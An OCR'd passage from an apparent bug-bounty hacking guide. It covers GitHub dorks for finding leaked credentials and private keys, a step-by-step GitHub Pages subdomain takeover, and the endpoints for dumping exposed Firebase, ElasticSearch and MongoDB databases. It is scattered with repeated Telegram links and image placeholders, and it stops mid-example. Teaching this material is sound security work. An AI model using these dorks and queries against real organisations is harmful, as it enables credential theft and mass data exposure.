"credentials"	"passwords"	HOMEBREW_GITHUB_API_TOKEN	filename:.remote-sync.json	filename:hub oauth_token	language:yaml -filename:travis
"database_password"	"pem private"	PT_TOKEN language:bash	filename:.s3cfg	filename:id_dsa	msg nickserv identify filename:config
"db_password"	"preprod"	[WFClient] Password= extension:ica	filename:.sh_history	filename:id_rsa	path:sites databases password
"db_username"	"private_key"	extension:avastlic	filename:.tugboat NOT _tugboat	filename:id_rsa or filename:id_dsa	private -language:java
"dbpasswd"	"prod"	extension:bat	filename:CCCam.cfg		

Once you have a list of sensitive things to search for your ready to hunt! I normally just type in the domain of the target followed by the Github Dork as shown below:

- Domain.com “password”

https://t.me/learningnets



As you can see above, searching for the domain “hackerone.com” and the term “password” gave us 7,390 results. In a typical scenario I would end up going through 90% of these results by hand for a few hours before I find something juicy. Having to spend hours sorting through a bunch of trash is really the only downside to this technique. However, when you do find something it typically leads to an insta high or critical finding.

Conclusion

As of right now Github is one of the easiest ways to get a high or critical vulnerability. Almost every developer uses Github and these same developers also like hard coding passwords in their source code. As long as you're willing to spend a few hours

https://t.me/learningnets

searching through thousands of repos you're almost guaranteed to find something good.

Basic Hacking Subdomain Takeover


Introduction

Another extremely popular vulnerability is subdomain takeover. Though this vulnerability has died down significantly it is still very common in the wild. If you are unfamiliar with this type of vulnerability according to Google "Subdomain takeover attacks are a class of security issues where an attacker is able to seize control of an organization's subdomain via cloud services like AWS or Azure".


Subdomain Takeover

A subdomain takeover occurs when a subdomain is pointing to another domain (CNAME) that no longer exists. If an attacker were to register the non existing domain then the target subdomain would now point to your domain effectively giving you full control over the target's subdomain. What makes this vulnerability so interesting is that you can be safe one minute and a single DNS change can make you vulnerable the next minute.

https://t.me/learningnets



The vulnerability here is that the target subdomain points to a domain that does not exist. An attacker can then register the non existing domain. Now the target subdomain will point to a domain the attacker controls.



If you're planning on hunting for this vulnerability you are definitely going to be referencing the following github page as it contains a bunch of examples and walkthroughs on exploiting different providers:

- https://github.com/EdOverflow/can-i-take-over-xyz

https://t.me/learningnets

All entries


Engine	Status	Fingerprint	Discussion	Documentation
Acquia	Not vulnerable	`Web Site Not Found`	Issue #103	
Agile CRM	Vulnerable	`Sorry, this page is no longer available.`	Issue #145	
Airee.ru	Vulnerable		Issue #104	
Anima	Vulnerable	`If this is your website and you've just created it, try refreshing in a minute`	Issue #126	Anima Documentation

As you can see above this page contains a large list of engines who can be exploited by this vulnerability. If you click on the issue number it will give you a walk through exploiting that particular engine. Because every provider has its own way of registering domains you will need to learn the process of registering a domain on the engine that impacts your target.

Github Takeover

One of the easiest ways to spot a subdomain takeover vulnerability is by the error message it throws as shown below:

https://t.me/learningnets



As you can see above when we visit our target site it throws a 404 status code and gives us the error message “There isn’t a Github Pages Site here”. If we go to the subdomain takeover wiki we can confirm that this error message indicates the possibility of subdomain takeover.

Github	Vulnerable	`There isn't a Github Pages site here.`	Issue #37 Issue #68


Now that we have an indicator this site is vulnerable we need to get the github page the vulnerable subdomain is pointing to. We need this information so we can register the domain through github.

https://t.me/learningnets

```
jokers-MacBook-Pro:cloud joker$ dig vulnerable.ghostlulz.com

; <<>> DiG 9.10.6 <<>> vulnerable.ghostlulz.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46816
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;vulnerable.ghostlulz.com.      IN      A

;; ANSWER SECTION:
vulnerable.ghostlulz.com. 4502  IN      CNAME   ghostlulzvulntakeover.github.io.
ghostlulzvulntakeover.github.io. 4502 IN A      185.199.110.153
ghostlulzvulntakeover.github.io. 4502 IN A      185.199.111.153
ghostlulzvulntakeover.github.io. 4502 IN A      185.199.109.153
ghostlulzvulntakeover.github.io. 4502 IN A      185.199.108.153

;; Query time: 78 msec
;; SERVER: 172.20.10.1#53(172.20.10.1)
;; WHEN: Sun Nov 15 19:50:30 EST 2020
;; MSG SIZE  rcvd: 162
```

As shown above a “dig” command can be used to gather the DNS records of the vulnerable domain. We can also see that the domain points to the github page “ghostlulzvulntakeover.github.io”, if we can register this domain we win. To figure out the process of registering a domain on Github you can Google it or you can follow the tutorial in the subdomain takeover github page as shown below:

https://t.me/learningnets



PatrikHudak commented on Sep 12, 2018

Service name

GitHub Pages

Proof

GitHub uses virtual hosting identical to other cloud services. The site needs to be specified *explicitly* in domain settings. Step-by-step process:

1. Go to new repository page
2. Set *Repository name* to canonical domain name (i.e., {something}.github.io from CNAME record)
3. Click *Create repository*
4. Push content using git to a newly created repo. GitHub itself provides the steps to achieve it
5. Switch to *Settings* tab
6. In *GitHub Pages* section choose *master branch* as source
7. Click *Save*
8. After saving, set *Custom domain* to source domain name (i.e., the domain name which you want to take over)
9. Click *Save*

For screenshots, please refer to https://0xpatrik.com/takeover-proofs/.


To verify:

```
http -b GET http://{DOMAIN NAME} | grep -F -q "<strong>There isn't a GitHub Pages site here.</strong>" && echo "
```


(Note: DOMAIN NAME has to be the affected domain, not the `github.io` page itself. This is due to Host header forwarding which affects the HTTP response)

Now that we know the steps to register a domain on Github we just need to do it. First I created a Github repo with the same name as the CNAME record:

https://t.me/learningnets




After that create an “index.html” file in the repo as shown below:



The next step is to set the repo as the main branch.

https://t.me/learningnets



Finally specify the target domain you are going after.

That's it! Now when you visit the target domain you should see the page you set up.

We WIN! As you can see above we successfully exploited the subdomain takeover vulnerable and got our page to appear on the targets subdomain. Note that this is the process for Github, if your target is vulnerable to something else you will have to follow

https://t.me/learningnets

the steps for that provider. Lucky for us all this is documented on the subdomain takeover github wiki.

Conclusion


A few years ago subdomain takeover was all over the place but it has started to die down recently. However, you will still find plenty of organizations vulnerable to this type of attack. It is extremely easy to pull off and it allows attackers to completely take over the target subdomain. If you’re looking for an easy high security finding this is it.

https://t.me/learningnets

Basic Hacking Databases

Introduction

A database is an organized collection of data, generally stored and accessed electronically from a computer system. If you're attacking a web application a lot of the time one of the main goals is to compromise the back end database as it's where all the sensitive user data is stored.



Compromising these databases normally involves exploiting an sql injection vulnerability but sometimes it can be much easier. These databases are often exposed to the internet without authentication leaving them open to hackers for pilliging as discussed in the following sections.

https://t.me/learningnets

Google Firebase

Introduction

According to Google “The Firebase Realtime Database is a cloud-hosted database stored as JSON and synchronized in realtime to every connected client”. An issue can arise in firebase when developers fail to enable authentication. This vulnerability is very similar to every other database misconfiguration, there's no authentication. Leaving a database exposed to the world unauthenticated is an open invite for malicious hackers.

Misconfigured Firebase Database


When i'm hunting for this I'll try to keep an eye out for the “*.firebaseio.com” url, if you see this then you know your target is utilizing Google's firebase DB. An example domain can be found below:

- Vuln-domain.firebaseio.com

If the developer forgot to enable authentication the database will be exposed to the word. You can easily view the database by appending a “/.json” to the url as shown below:

- vuln-domain.firebaseio.com/.json

https://t.me/learningnets



As you can see above we were able to dump a bunch of passwords belonging to an organization. An attacker could then leverage these credentials to perform additional attacks on the application.

Summary

Finding and exploiting this misconfiguration is extremely easy and requires zero technical skills to pull off. All you need to do is find an application using firebase, append “/.json” to the url, and if there isn't authentication you can export the entire DB!

ElasticSearch DB

Introduction

You have probably heard of the popular relational database called MySQL. Elastic search like MySQL is a database used to hold and query information. However, elastic search is typically used to perform full text searches on very large datasets. Another thing to note is that ElasticSearch is unauthenticated by default which can cause a lot of security problems as described in the following sections.

https://t.me/learningnets


ElasticSearch Basics

According to Google “ElasticSearch is a document- oriented database designed to store, retrieve, and manage document-oriented or semi-structured data. When you use Elasticsearch, you store data in JSON document form. Then, you query them for retrieval.” Unlike MySQL which stores its information in tables, elastic search uses something called types. Each type can have several rows which are called documents. Documents are basically a json blob that hold your data as shown in the example below:

- {"id":1, "name":"ghostlulz", "password":"SuperSecureP@ssword"}

In MySQL we use column names but in Elasticsearch we use field names. The field names in the above json blob would be id, name, and password. In MySQL we would store all of our tables in a database.

https://t.me/learningnets




In Elastic Search we store our documents in something called an index. An index is basically a collection of documents.

Unauthenticated ElasticSearch DB

Elastic search has an http server running on port 9200 that can be used to query the database. The major issue here is that a lot of people expose this port to the public internet without any kind of authentication. This means anyone can query the database and extract information. A quick Shodan search will produce a tun of results as shown below:

https://t.me/learningnets



Once you have identified that your target has port 9200 open you can easily check if it is an ElasticSearch database by hitting the root directory with a GET request. The response should look something like the following:

https://t.me/learningnets

```
{
  "name" : "r2XXXX",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "wIVyutV-XXXXXXXXXX",
  "version" : {
    "number" : "5.6.1",
    "build_hash" : "667b497",
    "build_date" : "2017-09-14T19:22:05.189Z",
    "build_snapshot" : false,
    "lucene_version" : "6.6.1"
  },
  "tagline" : "You Know, for Search"
}
```

Once you know an endpoint has an exposed Elastic Search db try to find all the indexes(Databases) that are available. This can be done by hitting the **"/_cat/indices?v"** endpoint with a GET request. This will list out all of the indexes as shown below:

```
health status index           uuid                   pri rep docs.count dc
yellow open   bookings        lz8yHxqbQuGEDijkdEozAA   5   1        524
yellow open   company         HMOFvOQDSiapSoI_QAsxzg   5   1          0
yellow open   geosys          _J9pwm4vSrWLhbo9pchzMg   5   1      61722
yellow open   article         J6UaQSS0RIaRrrokZ1V6lg   5   1        809
yellow open   service         SApBMxLLSEWWJOrQoF07Ug   5   1        591
yellow open   job_application DSibZjaoQ-mU1MySC4zKrQ   5   1          2
yellow open   payment         az5VYu9tQAy41u2PIA-daw   5   1          6
```

https://t.me/learningnets

This information along with other details about the service can also be found by querying the **“/_stats/?pretty=1”** endpoint.

To perform a full text search on the database you can use the following command **“/_all/_search?q=email”**. This will query every index for the word “email”. There are a few words that I like to search for which include:

- Username
- Email
- Password
- Token
- Secret
- Key

If you want to query a specific index you can replace the word “_all” with the name of the index you want to search against.

Another useful technique is to list all of the field names by making a GET request to the **“/INDEX_NAME_HERE/_mapping?pretty=1”** endpoint. I typically search for interesting field names such as:

- Username
- Email
- Password
- Token
- Secret
- Key

https://t.me/learningnets

The output should look something like this:


```
{
  "address" : {
    "mappings" : {
      "_default_" : {
        "properties" : {
          "text" : {
            "type" : "text",
            "fields" : {
              "raw" : {
                "type" : "keyword"
              }
            }
          }
        }
      },
      "addressables" : {
        "properties" : {
          "addressable_id" : {
            "type" : "long"
          },
          "addressable_type" : {
            "type" : "text",
            "fields" : {
              "keyword" : {
                "type" : "keyword",
                "ignore_above" : 256
              }
```


As you can see above we have the field names addressable_type, city, and much more which isn't displayed as the output was too large.

To query all values that contain a specific field name use the following command **“/_all/_search?q=_exists:email&pretty=1”** . This will return documents that contain a field name(column) named email as shown below:

https://t.me/learningnets

```
{
  "took" : 12,
  "timed_out" : false,
  "_shards" : {
    "total" : 110,
    "successful" : 110,
    "skipped" : 0,
    "failed" : 0
  },
  "hits" : {
    "total" : 7772,
    "max_score" : 1.0,
    "hits" : [
      {
        "_index" : "address",
        "_type" : "addressables",
        "_id" : "19",
        "_score" : 1.0,
        "_source" : {
          "id" : 19,
          "addressable_id" : 55,
          "addressable_type" : "FHMatch\\Models\\User",
          "lang" : "en",
          "address1" : null,
          "city" : "Alpharetta",
          "state" : "GA",
          "postal" : "30004",
          "country" : "US",
          "lat" : "REDACTED",
          "lon" : "REDACTED",
          "email" : "REDACTED@yahoo.com",
          "phone" : "REDACTED",
```


Again you can replace “_all” with the name of an index to perform searches specifically against that endpoint.

Summary

ElasticSearch is just another database where you can store and query information. The major problem is that people expose the unauthenticated web service to the public. With unauthenticated access to the web service attackers can easily dump the entire database. Always be on the lookout for port 9200.

https://t.me/learningnets

Mongo Database

Introduction

Like Elasticsearch MongoDB is a nosql database that uses JSON-like documents to store data. Also similar to the rest of the databases we have talked about Mongo DB fails to implement authentication by default. This means it's up to the user to enable this which they often forget.

MongoDB

If you're searching for MongoDB instances, be on the lookout for port 27017. As mentioned earlier MongoDB doesn't have authentication enabled by default so to test for this vulnerability just try to login. To do this I normally just use the mongo cli as shown below:

- mongo ip-address-here

Once logged into the database try issuing a command, if you get an “unauthorized” error message prompting for authentication then the endpoint has authentication enabled.

```
MongoDB server version: 4.4.0
> db.adminCommand( { listDatabases: 1 } )
{
        "ok" : 0,
